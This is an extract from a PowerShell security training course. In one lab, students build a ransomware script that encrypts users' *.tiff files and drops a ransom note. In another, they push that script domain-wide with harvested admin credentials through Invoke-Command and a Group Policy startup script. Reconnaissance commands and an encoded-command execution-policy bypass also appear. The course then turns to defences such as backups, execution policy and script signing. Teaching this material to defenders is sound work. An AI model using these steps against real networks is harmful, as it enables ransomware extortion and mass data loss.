Open Payload.ps1 for editing if it is not already opened in a tab:

***Ise .\Payload.ps1***

**Note:** You have a backup copy of MimiCat.tiff in .\Hints.

Run this script to create some random \*.tiff files to encrypt: ***.\Reset-FilesToEncrypt.ps1***

**Hint:** ise .\Hints\note.ps1

At the very bottom of the Payload.ps1 script, create a here-string named “$NoteText”, which contains the text of a note. It can be as short or as long as you wish, it’s just an example of a here-string:

***$NoteText = @” #Your text here. “@***

Remember, a here-string must end with a “@ on a line by itself. Save changes to your Payload.ps1 script.

**Enumerate Files to Encrypt**

Every user who has logged onto a Windows computer has a local profile on that computer. User profile folders are located under $env:SystemDrive\Users, which is nearly always C:\Users. Your own local profile folder is at $env:UserProfile.

**Hint:** ise .\Hints\loop1.ps1

At the bottom of your Payload.ps1 script, after $NoteText, add the following command (this is one command on one line in your script):

*$ProfileFolders = dir -Path C:|Users -Directory | Select-Object -ExpandProperty FullName*

“Dir” is an alias for Get-ChildItem. The “-Directory” switch restricts the output to only directory objects, while the “-File” switch would only output file objects. The FullName property of a file or folder object contains the full path to that item.

Save changes to your Payload.ps1 script.

Highlight this new line in the IDE editor and click the Run Selection (or F8).

In the command shell, see what local profile folders you have:

***$ProfileFolders***

**Hint:** ise .\Hints\loop2.ps1

In your command shell, run this command to get an array of all the \*.tiff files in your own local profile folder:

***$Files = dir $env:UserProfile -Recurse -File -Filter \*.tiff | Select-Object -ExpandProperty FullName***

What is in the $Files array?

*$Files*

You should have multiple \*.tiff files.

**Hint:** ise .\Hints\loop3.ps1

OK, now for the hard part. Don’t forget that there are Hint scripts to help out! Add a ForEach(){...} block to the end of your script. It can be described this way: for each user folder in $ProfileFolders, get an array named “$Files” of the full paths to all the \*.tiff files under that profile folder, output $Files, then go to the next profile folder and repeat. You will create the $Files variable for the array inside the ForEach loop.

**Hint:** ise .\Hints\loop4.ps1

When you highlight your ForEach loop and do a Run Selection (F8), your code should output the full paths to some \*.tiff files each time. Save changes to your Payload.ps1 script.

**Encrypt Files**

In your Payload.ps1 script, delete the line that simply outputs the $Files array, but keep the other lines above it. We’re going to encrypt those $Files now, not just display them.

**Hint:** ise .\Hints\loop5.ps1

Now add another ForEach inside your existing ForEach block, kind of like this:

***$ProfileFolders = dir -Path C:\Users -Directory | Select-Object -ExpandProperty FullName***

***ForEach ($Folder in $ProfileFolders)***

***{***

***$Files = dir $Folder -Recurse -File -Filter \*.tiff | Select-Object -ExpandProperty FullName***

***ForEach ($File in $Files)***

***{***

***#Something will go here…***

***}***

***}***

The second, inner ForEach loop can be described this way: for each file in $Files, call the Switch-EncryptedFile function to encrypt that file. You can look at the prior lab to see an example of calling the Switch-EncryptedFile function. Please try to do it without looking at the hint, but most attendees will need to see the hint. (it’s OK, you are *definitely* not alone in using the hint scripts).

Save changes to your Payload.ps1 script.

**Test the Script on Yourself**

Run the Payload.ps1 script: **.\Payload.ps1**

Did it work? Look in your own \Desktop folder with File Explorer or PowerShell to see if any \*.tiff files have been replaced with encrypted \*.tiff.**cms** files instead:

*Dir $env:UserProfile\Desktop*

Great job! The hardest parts are done now.

**Drop the Note on the Desktop**

We need to create a file with the contents of the $NoteText variable in the $env:UserProfile\Desktop folder, which is the folder or the graphical desktop.

**Hint:** ise .\Hints\drop.ps1

The file should be named “README\_NOW\_YOUR\_FILES\_ARE\_ENCRYPTED.txt” so that the file can be easily seen. Place this in $Folder/Desktop. Remember that the outermost ForEach loop in your Payload.ps1 script is looping through all the local profile folders on the computer. So we add a line of code inside that loop to create the ransom note using the Out-File cmdlet in the $Folder\Desktop folder. You already have the $NoteText variable. Please add a line of code to your Payload.ps1 script to write the $NoteText to a new file named “README\_NOW\_YOUR\_FILES\_ARE\_ENCRYPTED.txt” in the \Desktop subdirectory. You can pipe the contents of the $NoteText variable into Out-File.

Save changes to your Payload.ps1 script. Run the Payload.ps1 script: ***.\Payload.ps1***

**Hint:** ise .\Hints\fullwithcomments.ps1

Did it work? Using File Explorer or PowerShell, look in your $env:UserProfile\Desktop folder to see if the ransom note is there with its BIG CAPITAL LETTERS. Any \*.tiff files on the desktop should have been replaced with encrypted \*.tiff.cms copies too. Close all the script tabs in your ISE editor. You’re done with the Payload.ps1 script! *Whew,* that *was* a lot of work!

**Hint:** If your Payload.ps1 script isn’t working correctly, please ask the instructor or TA for help. Also, you can paste a copy of the .\Hints\fullwithcomments.ps1 script into C:\SANS\Day6\Protect (perhaps naming it Payload2.ps1) and use that copy for the next lab. You can compare your Payload.ps1 with the hint script.

**[End of Lab]**

**Scenario: Deliver Payload from a Compromised Workstation**

**Your phishing campaign was successful. You control a workstation in the LAN and have harvested the credentials of a service account or admin in the Domain Admins group. Time to deliver your** [**Payload.p**](http://payload.ps)**s1 script via PowerShell remoting, SSH, Group Policy, the Task Scheduler, WMI, System Center Configuration Manager, etc.**

**(Don’t forget to delete all the backups in order to maximize your time in federal prison!)**

**Scenario: Deliver Payload from a Workstation**

The scenario is that you have acquired the credentials of a Security Access Token (SAT) of a member of the Domain Admins group from the PC of a regular user after a phishing campaign. Perhaps that PC had a service running as a Domain Admins service account, or a scheduled task running as the same, or maybe the organization did a vulnerability scan and logged in to the PC with a Domain Admins account as part of the scanning. In any case, you, the ransomware criminal, now have those credentials or that SAT, and you currently remotely control the compromised PC inside the LAN. That PC is more or less your own personal ransomware jump server. You also have a ransomware script ready to go. Next, you need 1) a list of target machines inside the LAN and 2) a delivery method for your payload.

**Query Active Directory**

Any regular user can query a domain controller to obtain a list of computer accounts:

***Import-Module -Name ActiveDirectory***

***$Targets = Get-ADComputer -Filter \****

***$Targets | Select-Object -ExpandProperty Name***

This is the simplest and most reliable method to obtain a list of target machines, but it will only reveal the names of computers joined to the domain. You will have to discover the standalone computers using traditional reconnaissance techniques.

**Query Internal DNS**

If an internal DNS server allows zone transfer requests or the ANY request type, which is not common, then any regular user can obtain a list of hostnames in the DNS domain using tools like nslookup.exe (built in) or dig.exe for Windows ([www.isc.org/bind](http://www.isc.org/bind)):

***C:/> nslookup.exe***

***> ls -d testing.local***

***Nslookup.exe -type=any testing.local***

***Dig.exe -t AXFR testing.local@10.1.1.1***

Brute force DNS enumeration can be done with other free tools like [dnsrecon.py](http://dnsrecon.py) and [dnsenum.pl](http://dnsenum.pl) (search GitHub for both).

If a reverse DNS zone exists, then a ping sweep of the internal LAN will reveal which IP addresses respond to pings, and if the DNS reverse lookup PTR records are up to date, the DNS names associated with the pinged IP addresses. There are many free tools for doing ping sweeps; just do an internet search on “ping sweep tools” or use PowerShell’s Test-NetConnection with a bit of looping to do the same. If you’re going to follow this up with port scanning, you might as well just use the Nmap tool for both tasks ([www.nmap.org](http://www.nmap.org)). See the Parse-Nmap.ps1 script in your Day1 folder to help process the output of Nmap.

If you have administrative credentials on an internal Windows DHCP server, you can ask that server for all of its current IP address leases (Get-DhcpServerv4Lease -ScopeId), then perform DNS (Resolve-DnsName -Name 10.1.1.2 -Type PTR). However, the big problem with standalone Windows machines is obtaining the necessary administrative credentials on each box to deliver and run your ransomware script. You will have to hope these machines have standardized local administrative accounts with local or fixed passwords so that a compromise of one machine will reveal the usernames and passwords in use on the other boxes too.

**Deliver Ransomware Payload**

With the credentials or SAT of a Domain Admins member and a list of target machines, there are several methods of payload delivery available:

* PowerShell remoting with WSMAN or SSH.
* SSH remote command execution without PowerShell.
* WMI remote command execution.
* Remote management of the Task Scheduler service to create a task.
* Remote management of Windows service recovery actions, which can run a script after service failure.
* Group Policy startup or shutdown scripts.
* Group Policy management of scheduled tasks.
* System Center, Ansible, Puppet, Chef, or any other configuration management system that supports the automatic execution of scripts.
* Any new unpatched, unmitigated, remotely exploitable vulnerability that allows the upload and execution of a PowerShell script.

With Group Policy and most other enterprise configuration management tools, you will not need to obtain a targets list first. Targeting is built into the tool as a feature. Each of these delivery methods has its own requirements. SSH, WSMAN, and RPC connections require credentials and access to the necessary TCP ports, e.g., TCP/22 for SSH, TCP/5985/5986 FOR WSMAN PowerShell remoting, TCP/135 for RPC, etc. Leveraging Group Policy or Microsoft System Center usually requires the credentials of someone in the Domain Admins group, but not always. A zero-day vulnerability in a service will require access to the port(s) for that service, e.g., TCP/139/445 for the File and Printer Sharing Service and SMB 1.0, as exploited by the famous WannaCry worm.

The crucial capability necessary is remote command execution. It’s nice that PowerShell remoting has script upload built into it, but this isn’t required. If a victim computer has a scriptable HTTP, SMB, FTP, or similar client tool already installed, then the payload script can be downloaded by the victim’s box from a remote server controlled by the attacker. Once the payload script has been downloaded, the script can be remotely executed at the victim. PowerShell, for example, has a built-in HTTP/HTTPS client tool (Invoke-WebRequest) and Windows has always installed the ftp.exe and net.exe utilities, both of which are easily scriptable. Because PowerShell can use classes from the .NET Framework, a PowerShell script can connect outbound to any TCP port and use almost any protocol for downloading the payload (see C:\SANS\Day1\BinaryData\). And the script doesn’t have to be downloaded and saved to the drive as a file; the payload can be “downloaded” to memory and run from memory, or the payload can be “downloaded” to a registry key and executed from the registry directly. Really, a full list of remote command options would be depressingly long, and certainly cannot all be discussed here.

**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

On Your Computer

In this lab, you will deliver your Payload.ps1 script via PowerShell remoting and Group Policy as a startup script. Remember, GPO startup scripts run as System.

**PowerShell Remoting**

Please navigate to the C:\SANS\Day6\Protect folder if you’re not there already: ***cd C:\SANS\Day6\Protect***

Ensure that you have some new \*.tiff files to encrypt: ***.\Reset-FilesToEncrypt.ps1***

Create some \*.tiff files on the Member server too, your other VM: ***.\ResetFilesToEncrypt.ps1 -ComputerName member***

Query Active Directory for a list of computer accounts in the domain:

*Import-Module -Name ActiveDirectory*

*$Targets = Get-ADComputer -Filter \* | Select-Object -ExpandProperty Name*

*$Targets*

Administrative credentials are needed for remote command execution. Enter your username and password when prompted, such as “testing\administrator” and “P@ssword”, without the quotes:

***$Creds = Get-Credential***

******


**Note:** Many computers in the domain will not be accessible over the network, perhaps because they are powered off. When “-ErrorAction SilentlyContinue” is added to a command, it suppresses the display of expected error messages.

Now attempt to run the Payload.ps1 script on every accessible computer in the domain:


***Invoke-Command -FilePath .\Payload.ps1 -ComputerName $Targets -Credential $Creds -ErrorAction SilentlyContinue***

**Group Policy Startup Script**

In File Explorer, go to C:\SANS\Day6\Protect, and copy your Payload.ps1 script file into the clipboard (not the contents of the script or the path to it, the file itself). Go to the Group Policy Management tool, navigate down to the testing.local domain, then right-click and edit the Default Domain Policy GPO linked to the domain.




Inside the GPO, navigate down to **Computer** Configuration > Policies > Windows Settings > Scripts (Startup/Shutdown).



**Note:** In the following script, please make sure to go to the “**PowerShell Scripts**” tab on the right, not the default “Scripts” tab on the left.

On the right-hand side of the GPO, open Startup > PowerShell Scripts tab > Add button > **Browse button** > paste your Payload.ps1 script into the folder > highlight your Payload.ps1 file > Open button > OK > OK.



Close this GPO editor console by clicking [X] in the upper-right corner. Delete your existing encrypted files and copy some new files to protect:

***.\Reset-FilesToEncrypt.ps1 -DeleteInstead***

***.\Reset-FilesToEncrypt.ps1***

(If you wish, you can confirm in File Explorer that your \Documents and \Pictures folders again contain plaintext \*.tiff files. The dropped ransom note is also gone.)

Close all your tabs and applications, then run this command to refresh Group Policy: ***gpupdate.exe /force***

Now reboot your VM: ***Restart-Computer***

After the reboot, log back on, open File Explorer, and look in your own \Documents and \Pictures folders. Have the \*.tiff files been encrypted? (If not, please reboot again to make sure Group Policy is refreshed.)

Hence, once an attacker has the credentials of a Domain Admin or equivalent, then there are many methods for delivering ransomware and other malware: Group Policy, PowerShell remoting, SSH, the Task Scheduler, System Center, Azure Intune, Ansible, Puppet, Chef, the WMI service, and more. The attack often starts with an email phishing campaign to compromise a few workstations, then admin credentials are harvested to move laterally to more machines, until finally a domain controller is compromised. At this point, beautifully written forensics reports will be of little comfort. As always, the number one priority is to *prevent* as much harm as possible, not just monitor it or respond to it afterwards.

(And, just one last reminder, if you do anything like this in real life without prior permission from your managers, you will lose your job and probably go to prison.)

**[End of Lab]**

**Today’s Agenda**

1. **PowerShell Ransomware**
2. **PowerShell Security Best Practices**
3. **Scripting Server Configuration for DevOps**

**Today’s Agenda**

How can we reduce ransomware risk? What can be done to thwart PowerShell abuse? In the next module, we will discuss security best practices for PowerShell. In some regards, this has been the topic of the entire six-day course up to this point because “PowerShell Security” is inseparable from “Windows Security” or the host of the PowerShell process.

**Now We See Why Attackers Love PowerShell Too**

**Installed in Windows by default.**

**Coder-friendly syntax and tooling.**

**WinRM and OpenSSH remoting.**

**Easy access to .NET Classes.**

**C# source compilation in memory.**

**Deep WMI integration.**

**Deep Active Directory integration.**

**Can use COM objects like VBScript.**

**Raw access to TCP/UDP ports.**

**DLL injection using Win32 API.**

**Windows cryptographic libraries.**

**MITRE’S ATT&CK matrix shows that PowerShell is a very popular hacker tool for post-exploitation, not initial penetration into the LAN or endpoint compromise.**

**(**[**https://attack.mitre.org**](https://attack.mitre.org)**)**

**Now We See Why Attackers Love PowerShell Too**


After the last few days, now we see why hackers love PowerShell too:

* PowerShell is installed in Windows by default.
* Coder-friendly syntax with advanced language features (it’s like simplified C#).
* WinRM and OpenSSH remote command execution.
* Remoting enabled by default on Server 2012 and later.
* Easy access to the classes of the .NET Framework.
* C# source compilation in memory.
* Deep WMI integration and simple WMI tools.
* Deep Active Directory integration and simple Active Directory tools.
* Access to COM objects, just like VBScript and JavaScript.
* Ability to listen on and connect to TCP/UDP ports.
* DLL injection by calling Win32 API functions.
* Easy access to cryptographic and networking libraries.
* Easy persistence through services, scheduled tasks, and the registry.

When we review MITRE’s ATT&CK matrix (<http://attack.mitre.org>), we can see that PowerShell is one of our attacker’s favorite tools for *post-exploitation*. PowerShell is rarely used for initially getting into a network, and PowerShell itself as a product is generally quite clean of exploitable flaws, but *after* our adversaries have taken over a machine and stolen some administrative credentials, that’s when hackers choose to leverage PowerShell against us. The power of PowerShell makes it useful to everyone.

So where is the magic patch or secret registry value to make PowerShell secure?

**There Is No Magic Patch or Secret Registry Value to Secure PowerShell**

****

**There is No Magic Patch or Secret Registry Value**

From a security perspective, running a PowerShell script is little different than running a compiled binary program. Most hacking tools, including pass-the-hash and DLL injection tools, could be rewritten in PowerShell. Once your adversaries can run PowerShell as Administrator, you have lost control of the box. If a malicious PowerShell script can be run as Domain Admin, every machine joined to the domain could be rooted, sector, scrubbed, infected with ransomware, or worse. There is no magic patch or secret registry value to “secure” PowerShell. PowerShell is a wrapper for .NET, COM, and the Windows OS. When compiled programs are used for post-exploitation, do we talk about “C++ attacks”? No, there would be no use in describing the problem this way. Tomorrow, if Microsoft decides to install Python by default on every Windows computer, then there will be “Python attacks” just as there were “VBScript attacks” back in the good-ole ILOVEYOU virus days. All command shells and programming languages can be abused. That’s been true since at least 1965.

Ransomware and Backups

The universal advice regarding ransomware is, “BACKUPS, BACKUPS, BACKUPS!”

The advice is fine – better than not having backups, that’s for sure – but there’s a problem. The problem is not the backup; the problem is restoring the backup during the ransomware attack. Imagine you have 100 servers and 3,000 workstations. They are all backed up every night to a farm of backup servers, and the backup servers replicate their backups to a cloud provider or to an off-site facility.

**Problem #1**

Everyone *tests* their backup system by restoring a few workstations and servers at a time, then they *assume* from the tests that they are ready for anything. In the past, when random drive failures were the main cause of full system restores, being able to restore a few machines at a time was good enough. But have you ever tested restoring 1,000 workstations at a time? Or 100 servers? How long would this take? What if nearly every one of your workstations and servers were encrypted at the same time because your adversaries got ahold of some Domain Admin credentials?

One strategy of ransomware hackers is to encrypt so many machines at once that it will be far cheaper for the victim to pay the ransom than to restore every compromised machine from backup. If it would take you a week to restore every compromised machine (let’s be optimistic), and a week of downtime would cost you $1,000,000 in lost revenue and other expenses, then paying a $20,000 ransom would be far cheaper – especially if you had insurance.

**Problem #2**

The ransomware hackers will erase your backups and crash your backup servers. If they don’t at least try to destroy your backups, they are incompetent. Remember, we must assume that our adversaries will try to steal administrative credentials, including the admin credentials to our backup servers and cloud provider accounts. Do you have a recent *off-line* backup of your critical servers and workstations? A tap inside a robotic carousel enclosure isn’t good enough: The robot is programmable. Literally, at least some of your drive and/or tape cartridges have to be pulled out of the machines to have truly off-line backups. Almost as good is to completely power off a physical backup server (not VM) or pull its Ethernet cable, but this would rarely be done.

**Problem #3**

You can’t just restore the data from the backup; you have to nuke the compromised machines from orbit (sector scrub and flash their firmware), reinstall a clean OS, and then restore the data from backups. Good ransomware will not just encrypt files and evaporate into nothingness; that ransomware is *malware* installed by *criminals.* The malware can infect the machine, use rootkit techniques to install backdoors, maintain persistence, phone home at night, and do everything else APT-flavored malware can do. Ransomware is going to get more capable over time, not worse, and what used to be “nation-state malware techniques” will later become standard features of any decent malware for rent. Why is ransomware only “permitted” to encrypt files? Again, put yourself into the shoes of an attacker who is running code with kernel mode privileges on your machines – why stop at encrypting a few spreadsheets and Word docs?

**Problem #4**

The goal of the attacker, let’s assume, is to extort money – not, extort money *by encrypting files,* but to extort money *by any means available*. With access to your files and databases, the ransomware can exfiltrate copies of the interesting data and upload it to the attackers; the attackers could then threaten to publish the data unless the ransom is paid. If the information contains the personally identifiable (PII) health records, financial information, credit card numbers of customers and employees, then the bad publicity and lawsuits may be far more expensive than just paying the ransom. More devious ransomware could emulate the GRU to plant “deep fake” false evidence of insider trading, child pornography, or extramarital affairs on the email servers and personal computers of the executives at the company. This helps to get their attention.

**Problem #5**

The goal of the attackers might not be money. The attackers might be political activists or mercenaries for hire with the goal of bankrupting, disrupting, or discrediting your organization. No matter how much you pay, the decryption key never arrives. The ransomware could be the first phase of an attack in which the ransom you pay is used to finance the next phase of attack against you. The more your insurance company pays the attackers to protect you from further loss, the more losses you suffer. If your adversaries have stolen the credentials of a Domain Admin, then your own enterprise management tools (Group Policy, System Center, OpenSSH, PowerShell Remoting, etc.) could easily be turned against you. The more your insurance company pays the attackers to protect you from further loss, the more losses you suffer. If your adversaries have stolen the credentials of a Domain Admin, then your own enterprise management tools (Group Policy, System Center, OpenSSH, PowerShell remoting, etc.) could easily turned against you. Come Monday morning, when every drive has been scrubbed, including the backup servers, and all your “hybrid cloud” resources have been purged with the Global Cloud Admin’s SSH private keys, you could at least ask your forensics people to write a report about it, maybe with a nice leather binder, entitled “Better Luck Next Time”. So as we discuss defenses against “PowerShell attacks” in the next several slides, please keep the bigger picture in mind too. PowerShell is just one part of a larger problem.

**PowerShell Execution Policies for Safety (Not Security)**

*Get-ExecutionPolicy*

* *Restricted (Default) = Block all scripts*
* *AllSigned = Scripts must be signed*
* *RemoteSigned = Block unsigned tagged scripts*
* *Unrestricted = Warn about tagged scripts*
* *Bypass = Run any script without warnings*

**Execution policy is manageable through Group Policy.**

*PowerShell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand “<Base64>”*

**PowerShell Execution Policies for Safety**

PowerShell enforces its own execution policy to control which scripts may be run, if any. This is not a security feature; it’s more like a safety feature, similar to a safety on a shotgun. The policy can be set to only one of the following options:

* **Restricted (Default):** Interactive shell use is permitted; all scripts denied. However, by calling the Invoke-Expression cmdlet from the command line, it is possible to execute the equivalent of a script anyway, so this is a rather soft barrier to hackers, malware, or technically skilled users.
* **AllSigned:** Interactive shell use is permitted; all scripts and configuration files must be digitally signed with a trusted code signing certificate; response to interactive prompt required to run signed scripts.
* **RemoteSigned:** Interactive shell use is permitted; all scripts and configuration files *downloaded from the internet* must be digitally signed with a trusted code signing certificate; scripts and configuration files created locally do not need to be signed; no interactive prompt required to run signed scripts.
* **Unrestricted:** Interactive shell use is permitted; all scripts can be run and no script signatures required, but scripts and configuration files *downloaded from the internet* run only after displaying a warning.
* **Bypass:** Interactive shell use is required; all scripts can be run and no script signatures are required. There are no warnings or prompts whatsoever. Keep in mind, though, that execution policy restrictions are mainly intended to prevent accidental script execution by non-malicious users. There are a variety of ways to circumvent these policy restrictions, especially when users are Administrators group members. Execution policy rules will only somewhat inconvenience hackers and malware, not stop them. Getting out of the local Administrators group is far more important for PowerShell security than setting the execution policy to Restricted.

PowerShell 3.0 and later includes a command line switch to powershell.exe named “-ExecutionPolicy” to set the policy for just that one process instance.

To see your execution policy: ***get-executionpolicy***

To set your execution policy to “RemoteSigned” (or any other policy):

***Set-executionpolicy -executionpolicy remotesigned -force***

Execution policy can also be assigned at various scopes, such as a global machine policy versus the policy for a particular user. There is a precedence ordering when these policy scopes conflict with each other. Run the following commands to read the description of how the precedence ordering works and can be managed:


***Get-executionpolicy -list***

***Get-help about\_Execution\_Policies***

To read more about PowerShell code signing: *get-help about\_signing*


How does PowerShell know that a script was downloaded from the internet? Some browsers, email clients, and IM clients add a hidden NTFS alternative data stream named “Zone.Identifier” data stream on script files before it attempts to execute them. The contents of this data stream identify the browser zone from which the file came.

To remove the tag so PowerShell thinks the script was not downloaded, open Windows Explorer > right-click the script > Properties > General tab > Unblock.



**Manage Execution Policy through Group Policy**

PowerShell’s execution policy is configured through a simple REG\_SZ registry value under HKLM\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell named “ExecutionPolicy”. Set this to the name of the policy you want via some non-PowerShell script or tool, such as REG.EXE, REGEDIT.EXE, or VBScript. For enterprise-wide management of the execution policy, though, it’s best to download Microsoft’s ADM template for PowerShell and import this into a Group Policy object. The title of this download is “Administrative Templates for Windows PowerShell”, which can be searched on Microsoft’s website.




**Digitally Signing Your Scripts**

PowerShell’s about\_signing help file describes how to generate a code signing certificate with makecert.exe, but this is quite pointless. For regular users, it’s best to set the option to “AllSigned” through Group Policy and sign all of your scripts with a certificate you have obtained from your own Certification Authority (CA). Through Group Policy, you can make your domain members trust your CA. If you want to use Windows Certificate Services as your CA, it’s built into Windows Server for free. For your own use, set your policy to “RemoteSigned” or “Unrestricted” and then exercise the same self-control you exercise for *everything* you download: don’t run it if you don’t trust it. To sign your scripts, it’s most convenient to have it done for you automatically with a code editor that supports this feature, e.g., Sapien PowerShell Studio. It can also be done from within PowerShell using the Set-AuthenticodeSignature cmdlet.

There is a script in the media files for this course to sign multiple scripts at once (Sign-Script.ps1). It includes an option to recurse through subdirectories to find and sign all \*.psi1 files below a given file path. You’ll need to obtain a code signing certificate first; the script will not create one for you.

***Sign-script.ps1 -path c:\folder\file\*.ps1 -recurse***



**File Explorer Blocked Script Example**

**To remove the NTFS blocking tag from many scripts at once:** *dir \*.ps1 | unblock-file*

**File Explorer Blocked Script Example**

The screenshot in the side above is just an example of the “Unblock” checkbox you will see in File Explorer when you download a PowerShell script from the internet with a browser that tags files in this way, such as Microsoft Edge. Microsoft Outlook will also tag email attachments this way when the attachments are saved to the hard drive. The “tag” is really a hidden NTFS alternative data stream named “Zone.Identifier” to downloaded files. PowerShell looks for the “Zone.Identifier” data stream on script files before it attempts to execute them. The contents of this data stream identify the browser zone from which the file came.

To remove the tag on all the \*.ps1 scripts in a directory tree recursively:

***Dir -path \*.ps1 -file -recurse | unblock file***

If your version of Windows PowerShell is older than version 3.0, then use this command:

***Remove-item -path \*.ps1 -stream Zone.Identifier***

You can also manipulate NTFS alternative data streams directly with a number of tools, such as the streams.exe tool from Microsoft’s website.

**What Version of PowerShell?**


**Minimum Recommended Versions:**

* **Windows PowerShell 5.0**
* **PowerShell Core 7.0**

**Remove Windows PowerShell 2.0:**

***Remove-WindowsFeature #Server***

***Disable-WindowsOptionalFeature #Windows 10***

******

**What Version of PowerShell?**

Windows PowerShell 5.0 and PowerShell Core 7.0 are the minimum versions of PowerShell to use. As will be discussed soon, transcription logging, AMSI, JEA, and other must-have security features only come with PowerShell 5.0 and later. For PowerShell Core, the minimum recommended version is version 7.0, but mainly for compatibility and management benefits; the main security features of PowerShell Core were already in version 6.0.a big exception, however, is Just Enough Admin (JEA). At the time of this writing, even the latest version of PowerShell Core (7.0) still did not support JEA at all.

In general, for both Windows PowerShell and PowerShell Core, it’s best to upgrade to the latest version available and apply Microsoft patches at least monthly. If you are worried about breaking backward compatibility with mission-critical apps, then multiple versions of PowerShell Core can be installed run side by side on one machine, including new beta/preview versions.

Even more importantly, though, is to get rid of Windows PowerShell 2.0.

**Remove or Disable PowerShell 2.0**

